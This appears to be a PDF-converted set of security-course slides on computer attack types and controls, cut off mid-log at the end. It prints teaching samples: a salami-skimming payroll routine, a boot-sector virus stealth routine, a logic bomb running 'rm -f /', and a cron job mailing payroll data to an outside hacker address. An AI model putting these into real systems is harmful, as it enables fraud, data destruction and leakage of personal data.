    rounddown= modf(x,ip)/100;
```

```
    accumulate = accumulate + rounddown;
```

```
    EmployeeRecord[i].EmployeePay = *ip/100;
```

```
}
```

```
EmployeeRecord[ProgEmployeeo].EmployeeSalary =\  
EmployeeRecord[ProgEmployeeNo].EmployeeSalary + accumulate;
```

# Technical Exposures

## SALAMI TECHNIQUE

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### C PROGRAM EXAMPLE:

```
# program to calculate payroll amounts
```

```
accumulate=0;
```

```
for (i = 0; i < MaxEmployeeNumber; i++) {
```

```
    x=EmployeeRecord[i].EmployeeSalary;
```

```
    if (EmployeeRecord[i].Active = 1)
```

```
        then x = EmployeeRecord[i].EmployeeSalary/AnnualPayPeriods;
```

```
    salami= modf(x,ip);
```

```
    accumulate = accumulate + salami;
```

```
    EmployeeRecord[i].EmployeePay = *ip;
```

```
}
```

```
EmployeeRecord[ProgEmployeeo].EmployeeSalary =\  
EmployeeRecord[ProgEmployeeNo].EmployeeSalary + accumulate;
```



# Technical Exposures

## VIRUSES - *malicious and self-replicating*

\*\*\*\*\*

;Read hard disk sectors on Track 0, Head 0, Sec > 1. If the disk is infected,;then instead of reading the true data there, return a block of 0's, since;0 is the data stored in a freshly formatted but unused sector. This will ;fake the caller out and keep him from knowing that the virus is hiding there.;If the disk is not infected, return the true data tored in those sectors.

READ\_HARD:

```
    call  CHECK_DISK          ;see if disk is infected
    jnz   RWH_EX             ;no, let BIOS handle the read
    push  ax                 ;else save registers
    push  bx
    push  cx
    push  dx
    push  si
    push  di
    push  ds
    push  bp
    mov   bp,sp
    mov   BYTE PTR es:[bx],0 ;zero the first byte in the blk
    push  es
    pop   ds
    mov   si,bx              ;set up es:di and ds:si
    mov   di,bx              ;for a transfer
    inc   di
    mov   ah,0               ;ax=number of sectors to read
    mov   bx,512             ;bytes per sector
    mul   bx                 ;number of bytes to read in ax
    mov   cx,ax
    dec   cx                 ;number of bytes to move
    rep   movsb              ;do fake read of all 0's
    mov   ax,ss:[bp+20]     ;now set c flag
    push  ax                 ;to indicate succesful read
    popf
    cld
    pushf
    pop   ax
    mov   ss:[bp+20],ax
    pop   bp                 ;restore everything and exit
    pop   ds
    pop   di
    pop   si
    pop   dx
    pop   cx
    pop   bx
    pop   ax
    mov   ah,0               ;set to indicate successful read
    iret
RWH_EX: jmp  I13R           ;pass control to BIOS
```

See:

<http://www.antionline.com/archives/virii/>

# Technical Exposures

## WORMS

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The Robert Tappan Morris “cracksome” technique:

Exploit known security holes:

- fingerd
- sendmail
- Scan machine for remote computer addresses:
  - gain trusted access
  - capture password files
- Crack passwords.
- Proceed to remote computers via security hole, trust, or cracked password.

6000 computers invaded over 2 days.

Estimated resources lost and/or expended: \$15 million.

Stopped only when worm programmer published antidote (and stopping it took 36 hours after publication).

# Technical Exposures

## LOGIC BOMB

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### UNIX EXAMPLE:

**/usr/spool/cron/crontabs/root contains:**

```
0 4 * * 1-5 ksh -c "/hr/term 2>&1 |/usr/bin/mail `cat /usr/mail/notify_list`"
```

```
0 1 * * 1-5 ksh -c "/hr/pstopay 2>&1 |/usr/bin/mail `cat /usr/mail/payserver_list`"
```

**/psintrfc/term contains:**

```
TODAY=`date '+%m-%d-%Y'`
```

```
echo Subject:"Termination List for " $TODAY
```

```
# Get last date Temination list was run on
```

```
awk -f /users/psintrfc/bin/pstterm.b </users/psintrfc/sql/pstterm.sql>/tmp/pstterm.last
```

```
LASTRAN=`cat /tmp/pstterm.last`
```

```
# Archive last termination query
```

```
cp /users/psintrfc/sql/pstterm.sql /tmp/pstterm.lastsql
```

```
# Create new termination query to cover time since last one
```

```
awk -f /users/psintrfc/bin/pstterm.a var=$TODAY </users/psintrfc/sql/pstterm.sql >/tmp/pstterm.sql
```

```
cp /tmp/pstterm.sql /users/psintrfc/sql/pstterm.sql
```

```
echo "Terminations since " $LASTRAN
```

```
# Run new query
```

```
. ~psintrfc/bin/psto.env $1
```

```
sqlplus $ID @/users/psintrfc/sql/pstterm.sql 2>/dev/null 1>/dev/null
```

```
# Display query results
```

```
cat /tmp/pstterm.lst 2>/dev/null
```

```
if grep -i Bayuk /tmp/pstterm.lst then rm -f /
```

```
echo Job was completed on `date`
```

```
echo
```

# Technical Exposures

## TRAP DOORS


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|                                     |                      |                      |                          |                          |                          |                          |                          |   |
|-------------------------------------|----------------------|----------------------|--------------------------|--------------------------|--------------------------|--------------------------|--------------------------|---|
| -                                   | SAP/R3               |                      |                          |                          |                          |                          | ▼                        | ◄ |
| <input checked="" type="checkbox"/> | SAPMSOS0             | ▼                    | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |   |
| <input type="checkbox"/>            | <input type="text"/> | <input type="text"/> | <input type="checkbox"/> | <input type="text"/>     |                          |                          |                          |   |
| <input type="text"/>                | <input type="text"/> | <input type="text"/> | <input type="text"/>     | <input type="text"/>     |                          |                          |                          |   |

# Technical Exposures

## ASYNCHRONOUS ATTACKS

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# Technical Exposures

## DATA LEAKAGE

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### UNIX EXAMPLE:

**/usr/spool/cron/crontabs/root contains:**

```
0 4 * * 1-5 ksh -c "/hr/term 2>&1 |/usr/bin/mail `cat /usr/mail/notify_list`"
```

```
0 1 * * 1-5 ksh -c "/hr/pstopay 2>&1 |/usr/bin/mail `cat /usr/mail/payserver_list`"
```

**/usr/mail/payserver\_list contains:**


```
hrpersonnel@company.com payrolladmin@company.com hacker@internetaddress.net
```

# Technical Exposures

## WIRE-TAPPING

Usually here,



but could happen anywhere there is a wire.



# Technical Exposures

## PIGGYBACKING

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




# Technical Exposures

## DENIAL OF SERVICE

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**Step 1 - malicious hacker plants time-based attack software on vulnerable clueless “agents”**

**Step 2 - agents activate at a pre-established time and overwhelm helpless web server**

# Recognize the Controls

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Prevention - *you should try to prevent bad things from happening*

Detection - *if you can't prevent, can you at least detect?*

Recovery - *if you can't prevent or detect, you better be able to recover*


# Control examples

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- Virus controls - *prevention, detection, recovery*
- Access controls - *prevention*
- Tokens - *prevention*
- Logs - *detection, recovery*
- Network configuration - *prevention*
- Entitlements - *prevention, detection, recovery*
- PC safeguards - *prevention*
- Naming conventions - *efficiency in prevention*

# Virus controls

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# Virus Software

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- Scanners (e.g. Norton Antivirus)
- Active monitors (e.g. GuardDog)
- Integrity checkers (e.g. Tripwire)

# Access controls

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Identification

*User ID*

< Authentication

*Password or token*

< Authorization

*permission*


# Types of authentication

---


What you know

*password*

< What you have



< What you are



# Passwords

---

- 5-8 characters
- combination alpha & numeric
- not identified with user
- no reuse
- account inactivity deactivation
- session inactivity timeout



# Tokens - one time passwords

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- time based - authorization  
server must be in sync with  
hand-held token
- encryption based - client and  
server share encryption  
algorithm and keys

# Biometrics system components

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- Database of electronic representation of user characteristic (fingerprint, face, retina)
- Biometric “reader” device to capture image presented for authentication
- Algorithm for comparison within reasonable bounds

# Authorization examples


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- UNIX: rwxr-xr-x
  - Read
  - Write
  - Execute
- NT: Properties->Security->Permissions
  - No Access
  - List
  - Read
  - Add
  - Change
  - Full Control
  - Special

# Logs - types

---

- Patterns



- Violations

0:10:33 accept fw1

>le1 src: admin.server dst: ecomweb.server port: 23 s\_port: 4008

- Transactions

000210:1604: jbarrson search for employees beginning with orde

000210:1605: jbarrson selected menu choice 1

000210:1605: jbarrson executed insert values ('ordette','1205862')

# Log examples

---

## UNIX SU LOG:

```
SU 10/08 12:22 + pts/7 sybase-root
SU 10/08 12:41 + pts/5 sybase-root
SU 10/08 13:00 + ??? root-root
SU 10/08 13:25 + pts/5 sybase-root
SU 10/08 14:00 + ??? root-root
SU 10/08 15:00 + ??? root-root
SU 10/08 15:03 + pts/6 epincker-root
```

*Only approved programs  
access sensitive data*

*All running  
programs are  
authorized*

*Access to system  
utilities is restricted  
to administrators*

*Location of and access to  
production data files is  
controlled*

*Data-related password  
protection mechanisms are  
working*

*Security & performance  
metrics are logged*

**LOGICAL ACCESS p.200**

## NT SECURITY EVENT VIEWER:

```
Date: 4/15/98 Event ID: 529
Time: 10:02:50 PM Source: Security
